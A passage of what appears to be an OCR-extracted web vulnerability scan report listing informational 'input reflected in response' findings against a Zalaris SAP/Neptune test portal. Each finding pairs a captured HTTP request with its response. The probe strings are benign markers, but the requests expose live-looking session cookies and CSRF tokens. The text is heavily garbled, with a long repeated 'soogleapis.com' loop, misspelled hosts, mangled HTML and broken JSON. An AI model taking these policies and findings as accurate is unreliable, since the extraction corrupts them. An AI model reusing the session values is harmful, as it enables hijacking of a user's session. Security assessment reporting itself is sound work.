https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://doin.windows.net/
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com//https://syndication.twitter.com/
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://is.monitor.azure.com/scripts/; img-src 'self 'unsafe-inline' https://maps.gstatic.com https://s.googleapis.com/https://r.googleapis.com/https://r.googleapis.com/https://r.googleapis.com/https://r.googleapis.com/https://r.googleapis.com/https://r.googleapis.com/https://r.googleapis.com/https://r.googleapis.com/https://r.googleapis.com/https://r.googleapis.com/https://r.googleapis.com/https://r.googleapis.com/https://r.googleapis.com/https://r.googleapis.com/https://r.googleapis.com/https://r.googleapis.com/https://r.googleapis.com/https://soogleapis.com/https://soogleapis.com/https://soogleapis.com/https://soogleapis.com/https://soogleapis.com/https://soogleapis.com/https://soogleapis.com/https://soogleapis.com/https://soogleapis.com/https://soogleapis.com/https://soogleapis.com/https://soogleapis.com/https://soogleapis.com/https://soogleapis.com/https://soogleapis.com/https://soogleapis.com/https://soogleapis.com/https://soogleapis.com/https://soogleapis.com/https://soogleapis.com/https://soogleapis.com/https://soogleapis.com/https://soogleapis.com/https://soogleapis.com/https://soogleapis.com/https://soogleapis.com/https://soogleapis.com/https://soogleapis.com/https://soogleapis.com/https://soogleapis.com/https://soogleapis.com/https://soogleapis.com/https://soogleapis.com/https://soogleapis.com/https://soogleapis.com/https://soogleapis.com/https://soogleapis.com/https://soogleapis.com/https://soogleapis.com/https://soogleapis.com/https://soogleapis.com/https://soogleapis.com/https://soogleapis.com/https://soogleapis.com/https://soogleapis.com/https://soogleapis.com/https://soogleapis.com/https://soogleapis.com/https://soogleapis.com/https://soogleapis.com/https://soogleapis.com/https://soogleapis.com/https://soogleapis.com/https://soogleapis.com/https://soogleapis.com/https://soogleapis.com/https://soogleapis.com/https://soogleapis.com/https://soogleapis.com/https://soogleapis.com/https://soogleapis.com/https://soogleapis.com/https://soogleapis.com/https://soogleapis.com/https://soogleapis.com/https:/
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close
{"modelAppCacheTilesFavData":
[9,"GUID","SORT","BACK_WIDTH","TILE_HEIGHT","FORCE_ROW","TILE_TITLE","TILE_INFO","NATURAL_WIDTH","NATURAL_HEIGHT","00163EDC07D11ED9A79A9EE959EF 27CE",2,"Small","",false,"Registered time","mng618xfcg","",""]}
```

# 15.29. https://testportal.zalaris.com/neptune/zalaris\_launchpad\_standard [TILE\_TITLE JSON parameter]

#### Summary

Severity: Information
Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/zalaris\_launchpad\_standard

#### Issue detail

The value of the TILE\_TITLE JSON parameter is copied into the application's response.

#### Request 1

```
POST /neptune/zalaris_launchpad_standard?ajax_id=SAVE_USER_FAV&ajax_applid=ZALARIS_LAUNCHPAD_STANDARD&sap-client=650&dxp=21100006&field_id=00385
HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZq; sap-usercontext=sap-client=650;
ai_user=KMQQH6AyP3h3gm1NJB//mn[2022-07-14T04:02:32.980Z; ai_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;
ai_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657772972956; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/javascript, */*; q=0.01 Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85
Content-Type: application/json
Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: |e86c367ed87c412ba8ead36d6d910d01.c833a2071fd34159
Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-c833a2071fd34159-01 Content-Length: 3647
Origin: https://testportal.zalaris.com
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
{"IT_FAV_LIST":[{"IMAGEDATA":"","ICON_IMAGEDATA":"","IMAGE_CONTENT":"","STATEFUL":false,"PARENTS":"","URL_LONG":"/iri/servlet/prt/portal/prtroot
/com.sap.ip.bi.designstudio.nw.portal.ds?APPLICATION=ZGE
TILE_TEXT":"","GUID":"00163EDC07D11ED9A79A9EE959EF27CE","NAME":"Registered time","APPLID":"","ACTIVATED":true,"TILE_ICON":"sap-icon://line-chart-time-
axis","TILE_INFO":"","TILE_TITLE":"Registered time4tcv4r3w8s","TILE_TYPE":"","TILE_NUMBER":"","TILE_UNIT":"","TILE_INFOSTATE":"None","UPDDAT":"20190819","UPDTIM":"102158","UPDNAM":"VJSP","CREDAT":"20190702","CRETIM":"162330","CRENAM":"VJSP","SORT":"00002","VIS
 ..[SNIP]...
```

# Response 1

```
HTTP/1.1 200 OK
 Date: Thu, 14 Jul 2022 09:16:22 GMT
 Server: Apache
 X-Content-Type-Options: nosniff
 X-Xss-Protection: 1; mode=block
 Referrer-Policy: no-referrer-when-downgrade, strict-origin
 X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
 content-type: application/json; charset=utf-8
content-length: 235
dxp-sap: 21100006
 x-user-logon-language: E
 access-control-allow-origin:
 access-control-allow-methods: *
 access-control-allow-headers:
 cache-control: no-store
 sap-server: true
 Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://p.
 https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.//* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://boost.ai/ https://zaltestcors.azurewebsites.net/ https://sap.com/ https://zaltestcors.azurewebsites.net/ https://sap.com/ https://zaltestcors.azurewebsites.net/ https://sap.com/ https://zaltestcors.azurewebsites.net/ https://sap.com/ https://s
 https://*.zalaris.com/443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/
 https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
 https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://*.googleapis.com https://*.mqcdn.com:443 https://syndication.twitter.com
 https://platform.twitter.com/https://*.twimg.com/https://www.atlassian.com/gadgets/images//https://maps.googleapis.com/.443/https://boost-files-general-eu-west-1-test.s3-eu-
https://patotini.mitter.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://boost-files-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://boost-files-eu-west-1-prod.s3-eu-west-1-inline* https://sapui5.hana.ondemand.com https://*.zalaris.com/s43 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
 https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
 https://*.zalaris.com:443 blob: ;
 Strict-Transport-Security: max-age=31536000
 X-Content-Type-Options: nosniff
 Connection: close
 {"modelAppCacheTilesFavData"
 [9,"GUID","SORT","BACK_WIDTH","TILE_HEIGHT","FORCE_ROW","TILE_TITLE","TILE_INFO","NATURAL_WIDTH","NATURAL_HEIGHT","00163EDC07D11ED9A79A9EE959EF 27CE",2,"Small","",false,"Registered time4tcv4r3w8s","","",""]}
```

## 15.30. https://testportal.zalaris.com/neptune/zalaris launchpad standard [field id parameter]

#### Summary

Severity: Information

Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/zalaris\_launchpad\_standard

#### Issue detail

The value of the **field\_id** request parameter is copied into the application's response.

# Request 1

```
POST /neptune/zalaris_launchpad_standard?ajax_id=GET_TELEMETRY_APP&ajax_applid=ZALARIS_LAUNCHPAD_STANDARD&sap-client=650&dxp=21100006&field_id=80287sgkajjivxn HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;
ai_user=KMQQH6AyP3h3gm1NJB//mn[2022-07-14T04:02:32.980Z; ai_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; ai_session=2gjWUboOy2lGtLBRDMhtYT[1657771353019]1657771446092
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85
Content-Type: application/json
Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: |e86c367ed87c412ba8ead36d6d910d01.672c3903ee4f4de1
Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-672c3903ee4f4de1-01
Content-Length: 54
Origin: https://testportal.zalaris.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Connection: close
{"GS TELEMETRY APP":{"APPLID":"ZMFP CORE PDF VIEWER"}}
```

```
HTTP/1.1 500 Internal Server Error
Date: Thu, 14 Jul 2022 08:38:20 GMT
Server: Apache
X-Content-Type-Options: nosniff
 X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=utf-8
content-length: 214
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://*.sapsf.eu:443 https://*.sapsf.eu:4
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://proprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://s.monitor.azure.com/scripts/; img-src 'self' \unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://supui5.hana.ondemand.com https://supui
https://platform.twitter.com.https://b.oost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1.prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://* zalaris.com:443 https://maxcdn.bootstrapcdn.com https://com/s.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob:;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
<HTML><HEAD>
<TITLE>500 SAP Internal Server Error</TITLE>
</HFAD><BODY>
<H1>500 SAP Internal Server Error</H1>
ERROR: 80287sgkajjivxn cannot be interpreted as a number (termination: RABAX_STATE)<P>
   ..[SNIP]...
```

# 15.31. https://testportal.zalaris.com/neptune/zmfp\_team\_status [CAL\_BEGDA JSON parameter]

# Summary

Severity: Information
Confidence: Certain

Host: https://testportal.zalaris.com
Path: /neptune/zmfp\_team\_status

#### Issue detail

The value of the CAL\_BEGDA JSON parameter is copied into the application's response.

#### Request 1

```
POST /neptune/zmfp_team_status?ajax_id=SYNC&ajax_applid=ZMFP_TEAM_STATUS&sap-client=650&dxp=21100006&field_id=00020 HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;
ai_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657771990993; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85
Content-Type: application/json Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: |e86c367ed87c412ba8ead36d6d910d01.0ea15239afda4fed
Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-0ea15239afda4fed-01 Content-Length: 142
Origin: https://testportal.zalaris.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
"GS APP PARAMS"
("ROLE":"ESS","CAL BEGDA":"1657737000000cvn28j9aq2","CAL_ENDDA":1658341799000,"EXP_BEGDA":"20220714","EXP_ENDDA":"20220720","ALL":false}}
```

```
HTTP/1.1 500 Internal Server Error
Date: Thu, 14 Jul 2022 09:29:51 GMT
Server: Apache
X-Content-Type-Options: nosniff
 X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=utf-8
content-length: 222
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://*.sapsf.eu:443 https://*.sapsf.eu:4
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://proprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com http://zalaris.com https://*.galaris.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com https://sapui5.hana.ondemand.com https://sapui
https://platform.twitter.com.https://b.oost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1.prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob:;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
<HTML><HEAD>
<TITLE>500 SAP Internal Server Error</TITLE>
</HFAD><BODY>
<H1>500 SAP Internal Server Error</H1>
ERROR: 1657737000000cvn28j9aq2 cannot be interpreted as a number (termination: RABAX_STATE)<P>
 ...[SNIP]...
```

# 15.32. https://testportal.zalaris.com/neptune/zmfp\_team\_status [CAL\_ENDDA JSON parameter]

#### Summary

Severity: Information
Confidence: Certain

Host: https://testportal.zalaris.com
Path: /neptune/zmfp\_team\_status

#### Issue detail

The value of the CAL\_ENDDA JSON parameter is copied into the application's response.

# Request 1

```
POST /neptune/zmfp_team_status?ajax_id=SYNC&ajax_applid=ZMFP_TEAM_STATUS&sap-client=650&dxp=21100006&field_id=00020 HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai_user=KMQQH6AyP3h3gm1NJB//mnj2022-07-14T04:02:32.980Z; ai_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;
ai_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657771990993; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85
Content-Type: application/json Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: |e86c367ed87c412ba8ead36d6d910d01.0ea15239afda4fed
Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-0ea15239afda4fed-01
Content-Length: 142
Origin: https://testportal.zalaris.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
("ROLE":"ESS","CAL_BEGDA":1657737000000,"CAL_ENDDA":"16583417990007e8r10u1ct","EXP_BEGDA":"20220714","EXP_ENDDA":"20220720","ALL":false}}
```

```
HTTP/1.1 500 Internal Server Error
 Date: Thu, 14 Jul 2022 09:31:53 GMT
 Server: Apache
 X-Content-Type-Options: nosniff
  X-Xss-Protection: 1; mode=block
 Referrer-Policy: no-referrer-when-downgrade,strict-origin
 X-Robots-Tag: none, noarchive
 X-FRAME-OPTIONS: SAMEORIGIN
 content-type: text/html; charset=utf-8
 content-length: 222
 Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://*.sapsf.eu:443 https://*.sapsf.eu:4
 https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://i.boost.ai/ https://zalcors.azurewebsites.net/ https:///accounts.ondemand.com/ https://zalcors.azurewebsites.net/ https://bisap.com/ https://zalcors.azurewebsites.net/ https://bisap.com/ https://zalcors.azurewebsites.net/ https://bisap.com/ https://zalcors.azurewebsites.net/ https://bisap.com/ https://zalcors.azurewebsites.net/ https://bisap.com/ https://zalcors.azurewebsites.net/ https://bisap.com/ https://zalcors.azurewebsites.net/ https://sign.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://sign.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://soost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
 https://*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/
 https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
 https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com http://zalaris.com https://*.galaris.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com https://sapui5.hana.ondemand.com https://sapui
 https://platform.twitter.com.https://b.oost-files-general-eu-west-1-test.s3-eu-
 west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1.prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/
 eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
 https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
 https://*.zalaris.com:443 blob:;
 Strict-Transport-Security: max-age=31536000
 Content-Disposition: inline; filename=hpb.html
 X-Content-Type-Options: nosniff
 Connection: close
 <HTML><HEAD>
 <TITLE>500 SAP Internal Server Error</TITLE>
 </HFAD><BODY>
 <H1>500 SAP Internal Server Error</H1>
 ERROR: 16583417990007e8r10u1ct cannot be interpreted as a number (termination: RABAX_STATE)<P>
  ...[SNIP]...
```

# 15.33. https://testportal.zalaris.com/neptune/zmfp\_time\_statement [AMOUNT1 JSON parameter]

#### Summary

Severity: Information
Confidence: Certain

Host: https://testportal.zalaris.com
Path: /neptune/zmfp\_time\_statement

#### Issue detail

The value of the AMOUNT1 JSON parameter is copied into the application's response.

# Request 1

```
POST /neptune/zmfp_time_statement?ajax_id=GET_PDF&ajax_applid=ZMFP_TIME_STATEMENT&sap-client=650&dxp=21100006&field_id=00114 HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai_user=KMQQH6AyP3h3gm1NJB//mnj2022-07-14T04:02:32.980Z; ai_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;
ai_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657772444885; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85
Content-Type: application/json Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: |e86c367ed87c412ba8ead36d6d910d01.a821200ae044428e
Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-a821200ae044428e-01
Content-Length: 230
Origin: https://testportal.zalaris.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
("GS_PARAMS":("STATUS":""),"LS_PERIOD":("PABRJ":"2022","PABRP":"03","BEGDA":"20220301","ENDDA":"20220329","AMOUNT1":"fqqeq2oolb","AMOUNT2":"0.00","PDF_SRC":"","FIL_KEY":"03.2022"),"GS_INPUT":("PERIOD":365)}
```

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 09:50:26 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade,strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: application/json; charset=utf-8 Content-Length: 315683

dxp-sap: 21100006 x-user-logon-language: E access-control-allow-origin: \* access-control-allow-methods:

access-control-allow-headers: \* cache-control: no-store

sap-server: true

